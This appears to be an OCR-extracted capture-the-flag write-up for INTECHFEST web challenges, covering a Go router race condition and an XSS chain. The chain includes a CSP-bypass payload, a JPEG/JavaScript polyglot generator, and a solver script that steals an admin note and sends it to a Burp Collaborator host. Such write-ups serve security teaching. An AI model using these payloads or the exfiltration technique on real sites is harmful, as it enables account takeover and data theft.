INTECHFEST{L1nQ_Inj3cTshio0000nn
INTECHFEST{L1nQ_Inj3cTshio0000nnn
INTECHFEST{L1nQ_Inj3cTshio0000nnnn
INTECHFEST{L1nQ_Inj3cTshio0000nnnnn
INTECHFEST{L1nQ_Inj3cTshio0000nnnnn}
```

Flag

INTECHFEST{L1nQ_Inj3cTshio0000nnnnn}


Imposible



PoC

Given a web and attachment file containing the source code, we can spawn the server by running the instance.

Accessing the website shows a simple web with response text “testing”.



Dive into the source code, we found that the Router.go flag interesting so we ask ChatGPT potential vulnerability found on the code.

2. **Concurrency**:
   - **Current Implementation**: The `routes` map is accessed without any synchronization mechanism, which could be problematic if the router is used concurrently.
   - **Suggestion**: Consider using a `sync.RWMutex` to guard access to the `routes` map to make your router safe for concurrent use.

```go
type Router struct {
    routes map[string]http.HandlerFunc
    m      *Momentum
    mu     sync.RWMutex
}
```

In your `ServeHTTP` method and any method that modifies `routes`, lock the map accordingly.


Based on the challenge source code and the nature of our target by basically try to get an access to /flag path, the concurrency information from chatGPT is really interesting then after that the hint was released for this challenge confirming that the vulnerability on the route part where we just need to make lots of concurrent request with the middleware admin at /flag and route /.

maybe what you're missing is the fact that golang using goroutine to handle requests


```
    r.Get("/", http.HandlerFunc(indexView))

    r.Get("/flag", adminOnly, http.HandlerFunc(flagHandler))
```

So basically at some point if we just request concurrently for both “/” and “/flag”. The response will be mixed at some point revealing the /flag result at /.

Using Burp Suite Pro we just need to use intruder with concurrent request, here are the settings




Then run simultaneously, the request to access at “/” and “/flag”, the flag will revealed at “/” at some point.



Flag


INTECHFEST{golang_race_condition_is_hard_to_find_b3f927578138}

Client Side Programming



PoC

Given link to a website and also the source code. Accessing the website reveals the function where you can register, login, XOR some images, and add notes.



cc: Forum Penghitaman Anime Masal

The source code given was pretty massive, containing several services running.

```
teiru@Fadil:/mnt/c/Users/fadil/Desktop/CTF/InTech/ccp/dist$ ls -lah
total 0
drwxrwxrwx 1 teiru teiru 4.0K Sep  7 15:55 .
drwxrwxrwx 1 teiru teiru 4.0K Sep  8 14:07 ..
drwxrwxrwx 1 teiru teiru 4.0K Sep  7 15:55 bot
drwxrwxrwx 1 teiru teiru 4.0K Sep  7 15:55 dev
drwxrwxrwx 1 teiru teiru 4.0K Sep  7 15:55 imagefmt
drwxrwxrwx 1 teiru teiru 4.0K Sep  7 15:55 ui
```

Summary:
bot > Puppeteer bot simulates user admin creating a new user, login, XOR original.jpg image, and stores the flag in the notes. Also the username and password generated randomly.
dev > proxy
imagefmt > the backend service made with golang
ui > front and made with react

Because there's a bot running that simulates something, we just focus on how the flag is stored.

```
        // do upload image
        await page.goto(`${CONFIG.APPURL}image`)
        const image = await page.waitForSelector("input[type='file']")
        await image.uploadFile("./original.jpg")
        const xorStr = await page.waitForSelector("input[type='text']")
        await xorStr.type(password)
        const xorButton = await page.waitForSelector("button")
        await xorButton.click()
        await sleep(500)
```

The flag is stored in the notes, so likely we need to steal the flag inside the note of the admin. Also the admin XOR the original.jpg images inside the bot directory with randomly generated password same password used to store the flag in notes.

```
        // do upload image
        await page.goto(`${CONFIG.APPURL}image`)
        const image = await page.waitForSelector("input[type='file']")
        await image.uploadFile("./original.jpg")
        const xorStr = await page.waitForSelector("input[type='text']")
        await xorStr.type(password)
```

```
            const xorButton = await page.waitForSelector("button")
            await xorButton.click()
            await sleep(500)
```

If we inspect the golang service on xor, we can see that it really is just XORing the image so we can actually recover the password by XOR ing the original.jpg with the result if XORing.

```
func xorImage(img image.Image, xorString string) image.Image {
    bounds := img.Bounds()
    width, height := bounds.Dx(), bounds.Dy()

    newImg := image.NewNRGBA(bounds)

    xorLen := len(xorString)
    xorIndex := 0

    for y := 0; y < height; y++ {
        for x := 0; x < width; x++ {
            colorAt := img.At(x, y)

            r, g, b, a := colorAt.RGBA()

            xorChar := xorString[xorIndex]

            xorR := uint8(r>>8) ^ xorChar
            xorG := uint8(g>>8) ^ xorChar
            xorB := uint8(b>>8) ^ xorChar

            newColor := color.NRGBA{xorR, xorG, xorB, uint8(a >> 8)}

            newImg.SetNRGBA(x, y, newColor)

            xorIndex = (xorIndex + 1) % xorLen
        }
    }
```

```
    return newImg
}
```

Next, we need to find the way to get XSS and steal the flag inside the admin note. Our team found that there's a way to store HTML. But it needs race conditions because the uploaded image will be removed after the XOR is performed.


```
    // Create a unique filename for the uploaded image
    fileName := utils.GenerateRandomFilename(xorString)

    // Save the uploaded image to a file
    filePath := utils.UploadPath + fileName
    if err := utils.SaveFile(bytes.NewReader(image), filePath); err != nil {
        fmt.Println(err)
        http.Error(w, "Error saving image", http.StatusInternalServerError)
        return
    }

    // XOR the image
    outPath := utils.UploadPath + "xor_" + fileName
    err = utils.XorImageByFilename(filePath, outPath, xorString)
    if err != nil {
        os.Remove(filePath)
        fmt.Println(err)
        http.Error(w, "Error XORing image", http.StatusInternalServerError)
        return
    }

    // Serve the XORed image
    w.Header().Set("Content-Type", "image/png")
    xorImageFile, err := os.Open(outPath)
    if err != nil {
        http.Error(w, "Error opening XORed image",
http.StatusInternalServerError)
        return
    }
    defer xorImageFile.Close()
```

```
    os.Remove(outPath)
    os.Remove(filePath)
```

But there's a CSP directive sets on /uploads directory.

```
    location /uploads/ {
        add_header Content-Security-Policy "default-src 'none'; script-src
'self' 'unsafe-eval';" always;
    }
```

Based on the CSP rule, XSS can be achieved only if we have the script from the website. Because the upload XOR cannot store JS because it will be malformed, our team search again where to store the JS in the application and found it on the /api we can have reflected string from our input.



We can escape the "Missing" reference by creating element with id "Missing". So overall the XSS can be achieved with the following HTML payload.

```
<html><head><div id="Missing"><script
src="/api/**/;path=1;eval(atob(`BASE64_PAYLPOAD`));">console.log(1);</script></
head></html>
```

We just then spoof the HTML payload inside the image using tools like Polyglot JPEG, then to achieve XSS but still need a condition race. Because we already can get XSS on the page we still need to get a JS payload where it could first recover the XOR key used by the admin which basically the randomly generated password, then after we got the password we just need to get the flag, got thing is the notes can be request without CSRF if we change the request to GET method. This is the **solver.js** we used to get the flag.

```
function sleep(ms) {
    return new Promise(resolve => setTimeout(resolve, ms))
  }
```

```
// Create and append the necessary HTML elements
const body = document.body;

// Create a hidden canvas
const canvas = document.createElement('canvas');
canvas.style.display = 'none';
body.appendChild(canvas);

// Function to process image from a Blob URL
async function processImageFromBlob() {
    var image_blob = window.open("/image");
    await sleep(500);
    blob_image = image_blob.document.querySelectorAll('img')[0];

            const ctx = canvas.getContext('2d');

            // Set canvas size to image size
            canvas.width = blob_image.width;
            canvas.height = blob_image.height;

            // Draw image onto canvas
            ctx.drawImage(blob_image, 0, 0);

            // Get image data
            const imageData = ctx.getImageData(0, 0, canvas.width,
canvas.height);
            const data = imageData.data;

            // The red values byte of the original.jpg file
            const providedList =
[48,52,48,47,53,53,53,59,57,56,54,50,47,45,47,48,45,40,38,41,42,42,46,52,51,50,
49,47,46,48,52,55,54,54,53,52];

            // XOR the first 36 red values with the provided list
            let result = '';
```

```
            for (let i = 0; i < 36; i++) {
                const r = data[i * 4]; // Red value
                const xorValue = providedList[i];
                const xorResult = r ^ xorValue;
                result += String.fromCharCode(xorResult);
            }

            // Print the XOR result as a single string
            console.log("XOR Results as String:");
            console.log(result);
            var flag = `/api/note/get?password=${result}`
            var flag_open = window.open(flag);
            await sleep(500)
            console.log("Flag is: ", flag_open.document.body.innerText)
            var secret = flag_open.document.body.innerText;


            // send flag
window.open("https://BURP_COLLABORATOR.oastify.com/?flag="+flag_open.document.b
ody.innerText);
}

setTimeout(function(){
processImageFromBlob()
}, 500)
```

Using the following open source code python named **exploit2.py** script to spoof our HTML image into an image.jpg

```
import sys
import struct

with open(sys.argv[1], "rb") as jpeg_in:
    jpeg_bin = jpeg_in.read()

with open(sys.argv[2], "rb") as js_in:
    js_bin  = js_in.read()
```


```
out = bytearray()
jpeg_pointer = 0

# jpeg header (always \xFF\xD8)
out.extend(jpeg_bin[jpeg_pointer:jpeg_pointer + 2])
jpeg_pointer += 2

# APP0 marker (always \xFF\xe0)
out.extend(jpeg_bin[jpeg_pointer:jpeg_pointer + 2])
jpeg_pointer += 2

# the first four bytes of the jpeg make up a non-ascii identifier in javascript

# APP0 segment size (always two bytes)
# extend this to \x09\x3A ("<tab>:" in ascii, 2362 in decimal) to declare a js
label
out.extend(b"\x09\x3a")
app0_size = struct.unpack(">h", jpeg_bin[jpeg_pointer:jpeg_pointer + 2])[0]
app0_end = app0_size + jpeg_pointer
jpeg_pointer += 2

# Add the JFIF APP0 identifier (always \x4A\x46\x49\x46\x00, which is also a
valid js identifier
out.extend(jpeg_bin[jpeg_pointer:jpeg_pointer + 5])
jpeg_pointer += 5

# replace the NULL byte of the APP0 identifier with \x2F ("/" in ascii, 47 in
decimal)
out[-1] = 47

# Add the JFIF APP0 version (always two bytes)
out.extend(jpeg_bin[jpeg_pointer:jpeg_pointer + 2])
jpeg_pointer += 2

# replace the first version byte with \x2A ("*" in ascii, 42 in decimal)
```

```
# together with the "/" from the identifier, this creates a multiline js
comment
out[-2] = 42

# add the rest of the header
out.extend(jpeg_bin[jpeg_pointer:app0_end])

pad_with = 2362 - app0_size - len(js_bin) - 4
out.extend(b"\x00" * pad_with) # match the declared segment size by padding
NULL bytes
out.extend(b"\x2A\x2F") # Close the js comment
out.extend(js_bin) # inject js code
out.extend(b"\x2F\x2A") # Open another js comment, ignoring all subsequent jpg
data

# Add the rest of the jpg, up to the EOI marker
jpeg_pointer = app0_end
out.extend(jpeg_bin[jpeg_pointer:-2])

# add a comment block, 6 bytes long
out.extend(b"\xFF\xFE\00\06")

# close the js multiline comment and start a singleline one
out.extend(b"*///")

# add the EOI marker
out.extend(b"\xFF\xD9")

with open(sys.argv[3], "wb") as out_polyglot:
    out_polyglot.write(out)
```


Then run the following python script to generate the spoofed JPG image containing our payload to get the flag.


```
from base64 import b64encode
import os
```

```
f = open("solve.js", "rb")
base64 = b64encode(f.read()).decode("utf8")
f.close()

payload_html = f'<html><head><div id="Missing"><script
src="/api/**/;path=1;eval(atob(`{base64}`));">console.log(1);</script></head></
html>'

f = open("index.html", "w")
f.write(payload_html)
f.close()

print(payload_html)

os.system("python3 exploit2.py 10x10_image.jpg index.html new.jpeg")
```




Now we just need to use burp intruder concurrent request to make sure the upload race is success and our .html exploit still can be accessed.






Make sure the name is test.html, so we can access the exploit html file at `/uploads/eac0a7ec83537763d3ba7671828d0989.html`

